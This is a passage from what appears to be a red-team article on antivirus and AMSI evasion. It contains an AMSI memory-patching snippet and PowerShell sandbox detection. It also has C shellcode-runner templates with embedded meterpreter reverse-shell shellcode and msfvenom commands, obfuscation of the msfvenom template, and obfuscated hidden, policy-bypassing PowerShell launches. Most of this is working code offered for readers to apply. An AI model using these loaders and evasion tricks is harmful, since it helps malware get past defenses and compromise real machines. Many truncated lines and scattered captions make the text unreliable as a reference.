            uint Zero = 0;
            VirtualProtect(TotallyNotThatBufferYouRLookingForPtr, dwSize
            Byte[] one = \{ 0x31 \};
            Byte[] two = { 0xff, 0x90 };
            int length = one.Length + two.Length;
            byte[] sum = new byte[length];
```

```
one.CopyTo(sum,0);
    two.CopyTo(sum,one.Length);
    IntPtr unmanagedPointer = Marshal.AllocHGlobal(3);
    Marshal.Copy(sum, 0, unmanagedPointer, 3);
    MoveMemory(TotallyNotThatBufferYouRLookingForPtr + 0x001b,
    }
}

}

**MoveMemory*

**AMSIBypass2encoded = [Convert]::ToBase64String([System.Text.Encoding]::
```

### @danielbohannon escaping percent signs bug (EventVwr.exe)

Daniel Bohannon disclosure a few days ago (19 march 2018) one AMSI obfuscation technic that relays on an escaping bug

with percent signs in Sysmon EID 1's CommandLine field that is rendering incorrect data when viewed with EventVwr.exe.

```
cmd.exe /c "echo PUT_EVIL_COMMANDS_HERE||%1%1%1%1%1%1%1%1%1%1%1%1%1%1%1%1
```

#### [0] Glosario (Index)

## Bypass the scan engine (sandbox)

```
[ detecting the sandbox environment. ] Most sandbox's are using hostnal  
Maltest, Malware, malsand, ClonePC. With simple tricks like hostname, process detection, malware can detect if its working in an sandbox env Sandbox evasion capabilities allow malware to stay undetected during sandbox evasion.
```

the next powershell script checks if we are running in a sandbox environment extracting target hostname and compare it with knonw sandbox's hostname

```
$h=hostname;if ($h -match "Sandbox" -Or $h -match "Maltest" -Or $h -ma
```

## enigma0x3 - AMSI Bypass

### sandbox-detection.ps1 demo script can be found here:

```
Next example uses 'stalling + Onset delay' technics to bypass the sand Onset delay: Malware will delay execution to avoid analysis by the sam For example, a external Ping can be perform during a pre-defined time.

Stalling code: This technique is used for delaying execution of the restalling code is typically executed before any malicious behavior. The to delay the execution of the malicious activity long enough so that a
```

analysis system fails to extract the interesting malicious behavior.

```
$h=hostname;if ($h -match "Sandbox" -Or $h -match "Maltest" -Or $h -ma 🚨
```

```
enigma0x3 - AMSI Bypass
```

This next technic writes a file to disk before executing shellcode int 'Template taken from Avet anti-virus evasion tool presented in blackha



#### template.c from AVET

```
Q
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <windows.h>
#include <tchar.h>
#include <stdlib.h>
#include <strsafe.h>
void exec_mycode(unsigned char *mycode)
 int (*funct)();
 funct = (int (*)()) mycode;
  (int)(*funct)();
}
int main (int argc, char **argv)
{
/*
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.153.14
unsigned char buffer[]=
"\xda\xcc\xba\x6f\x33\x72\xc4\xd9\x74\x24\xf4\x5e\x2b\xc9\xb1"
"\x75\x31\x56\x18\x83\xc6\x04\x03\x56\x7b\xd1\x87\x38\x6b\x97"
"\x68\xc1\x6b\xf8\xe1\x24\x5a\x38\x95\x2d\xcc\x88\xdd\x60\xe0"
"\xe9\x88\xb7\xf5\xbc\x2b\x91\x9f\xbe\x78\xe1\xb5";
/*
Here is the bypass. A file is written, this bypasses the scan engi
 HANDLE hFile;
 hFile= CreateFile(_T("hello.txt"), FILE_READ_DATA, FILE_SHARE_RE.
 if (hFile == INVALID_HANDLE_VALUE)
          exit(0);
 exec_mycode(buffer);
}
```

#### [0] Glosario (Index)

[1] avepoc - some pocs for antivirus evasion

## **OBFUSCATING THE METASPLOIT TEMPLATE (psh-cmd)**

when we use metasploit to build shellcode, msfvenom uses pre-written to the shellcode on it, those templates contain also system calls that mix AMSI mechanism, to avoid that we need to decode the base64 string prod search for the syscalls, obfuscate them, and encode the template again embebbed into Unicorn.ps1 article template (or using the default msfve

Build shellcode using msfvenom

Sobfuscating the template

Editing msfvenom template

obfuscating the template

Strip the template to extact only the base64 string (parsing data)

HINT: Deleting from template the string: %comspec% /b /c start /min powershell.exe -nop -w hidden -e

Sobfuscating the template

Decoding the base64 string ..

This template build by msfvenom also contains powershell syscalls that might be flagged

Sobfuscating the template

Obfuscate the syscalls..

HINT: In this example iam only changing the letters from small to big (concaternate)

obfuscating the template

Encodind the template again into base64 to be embebbed into unicorn.ps1 (or not)

HINT: This template only have the syscall's obfuscated, not the 1º funtion

deleted [redbox in previous pic]

Sobfuscating the template

Replace [ ENCODED-SHELLCODE-STRING ] by your new base64 string..

HINT: now your new obfuscated template its ready to be deliver to target machine

obfuscating the template HINT: If your plans are using the msfvenom template, then remmenber to add the follow syscall (obfuscate it)

HINT: in the beggining of the template: %comspec% /b /c start /min powershell.exe -noP -wIn hIdDEn -en

Final Notes:

there is a tool <u>AVSignSeek</u> that can help us in discovering what flags are beeing detected in our shellcode ..

Adicionally we can also obfuscated the meterpreter loader using arno0x0x random bytes stager <a href="here">here</a>

[0] Glosario (Index)

## C to ANCII Obfuscation (c-ancii)

• Encoding shellcode from C to ANCII

\x8b\x5a\x00\x27\x0d\x0a <-- C shellcode

8b5a00270d0a <-- ANCII shellcode

Q

• Build shellcode in **C** format using msfvenom and escaping **bad chars** (-b '\x0a\x0d')

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.69 LPORT

Parsing shellcode data (from C to ANCII)

```
# store parsed data into '$store' bash local variable
store=`cat shell.txt | grep -v '=' | tr -d ';' | tr -d '\"' | tr -d
```

• template.c to be injected with generated shellcode

```
Q
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <windows.h>
#include <tchar.h>
#include <stdlib.h>
void exec_mycode(unsigned char *mycode)
int (*funct)();
   funct = (int (*)()) mycode;
   (int)(*funct)();
}
// return pointer to mycode
unsigned char* decode_mycode(unsigned char *buffer, unsigned char *m
{
int j=0;
   mycode=malloc((size/2));
   int i=0;
do
unsigned char temp[3]={0};
   sprintf((char*)temp,"%c%c",buffer[i],buffer[i+1]);
   mycode[j] = strtoul(temp, NULL, 16);
   i+=2;
   j++;
} while(i<size);</pre>
   return mycode;
   int main (int argc, char **argv)
   unsigned char *mycode;
unsigned char buffer[]=
"INSERT_SHELLCODE_HERE";
int size = sizeof(buffer);
   mycode = decode_mycode(buffer,mycode,size);
   exec_mycode(mycode);
}
```

• Inject parsed shellcode into template.c

```
# inject shellcode into template.c using SED bash command sed -i "s/INSERT_SHELLCODE_HERE/$store/" template.c
```

• Compile template.c with GCC software to .exe

```
gcc.exe template.c -o agent.exe
```

#### [0] Glosario (Index)

### **FINAL NOTES - REMARKS**

90% of the obfuscation technics in the 'powershell' section contained based in the exelent 'Invoke-Obfuscation' powershell cmdlet develop by

Also keep in mind of the most common obfuscations technics like write executing any malicious actions (agent execution) or execute obscure f main functions (and syscall's) by base64 encoded variables/funtions, a your script (agent) to be called at run-time, also remmenber to use 'R before your system call's and the last but not least, Tick, Concatenate names also to use big and small letters (eg: P`o"W"e^Rs%!h%E^1%0D%L"." microsoft's interpreters are not case sensitive (powershell and cmd).

Less used powershell parameters: powershell.exe -noP -Win hidden -ep B check the full list in Referencies URL link [5] http://www.danielbohan 2017/3/12/powershell-execution-argument-obfuscation-how-it-can-make-de

Its never to late to remmenber that different technics can be combined better results. The next example shows one powershell (psh-cmd) payloa template.bat using 5 diferent batch obfuscation technics found in this

demo.bat

DE-OBFUSCATED : cmd.exe /c powershell.exe -noP -WIn hIdDen -ep bYPaS **OBFUSCATED** : @c^M%k8%.E"x"%!h% /c =%db%oW%!h%rS^h%!h%lL"."%!h%Xe

- demo.bat Final notes
- Scripts used in this article (**POCs**):

[1] undefined-vars.bat [2] certutil-dropper.bat [3] demo.bat [4] AMSI-bypass.bat [5] Hello.ps1 [6] Unicorn.ps1

[7] psh-dropper.ps1 [8] BitsTransfer.ps1 [9] Invoke-WebRequest.ps1 [10] AMSI-Downgrade.ps1

[11] AMSI-Reflection.ps1 [12] Bypass-AMSI.ps1 [13] AgentK.bat [14] sandboxdetection.ps1 [15] exec.vbs

The above scripts are meant for article readers to quick test concept  $\Box$ there is no guaranties that they will bypass AMSI detection [demo sc scriptkiddie wanting to have scripts to use, dont.. they are example learned and apply it to your projects ..

Q

Article Reward technic [ re-obfuscation-encoding ] by: r00t-3xp10it This technic can be used in cmd.exe | bash or powershell.exe interpret its written to describe the technic under powershell interpreter (term

String command to obfuscate

Tick String to be transformed into base64

Get-WmiObject

Q G`et-Wm`iOb`ject

 $1^{\circ}$  - Take one obfuscated command and store it into \$encode variable [String]\$encode="G`et-Wm`iOb`ject" #<-- Use allway an impar num

Q.

 $2^{\underline{o}}$  - Encode the \$encode var into a base64 string and store it into \$en \$encodeString=[Convert]::ToBase64String([System.Text.Encoding]::U

```
3ª - Display/Copy the reObfuscated base64 string
Write-Host "Encoded syscall:" $encodeString -ForeGroundColor Gree
```

powershell obfuscation

```
4º - Add the follow lines to your script.ps1 $rebOfuscation = "R2VOLVdtaU9iamVjdA==" $syscall=[System.Text.Encoding]::UTF8.GetString([System.Convert]: powershell.exe $syscall -Class Win32_ComputerSystem #<-- decode
```

powershell obfuscation

## Special thanks

- @danielbohannon @AndyGreen @enigma0x3 @ReL1k
- @404death @daniel sauder (avet) @Wandoelmo Silva and
- @Muhammad Samaak <-- for is contributions to this project ^\_^
- @Shanty Damayanti <-- My geek wife for all the misspelling fixes <3

#### Referencies

- [0] This Article Glosario (Index)
- [1] avepoc some pocs for antivirus evasion
- [2] <u>danielbohannon invoke-obfuscation-v11-release</u>
- [3] danielbohannon Invoke-obfuscation Techniques how-to
- [4] varonis powershell-obfuscation-stealth-through-confusion
- [5] danielbohannon powershell-execution-argument-obfuscation
- [6] paloaltonetworks pulling-back-the-curtains-on-encodedcommand-powershell
- [7] enigma0x3 bypassing-amsi-via-com-server-hijacking
- [8] Rel 1k circumventing-encodedcommand-detection-powershell
- [9] Satoshi Tanda amsi-bypass-with-null-character
- [10] sandbox-evasion-technics
- [11] C String Obfuscation
- [12] Weirdest obfuscated "Hello World!"

Author: r00t-3xp10it

Suspicious Shell Activity (red team) @2018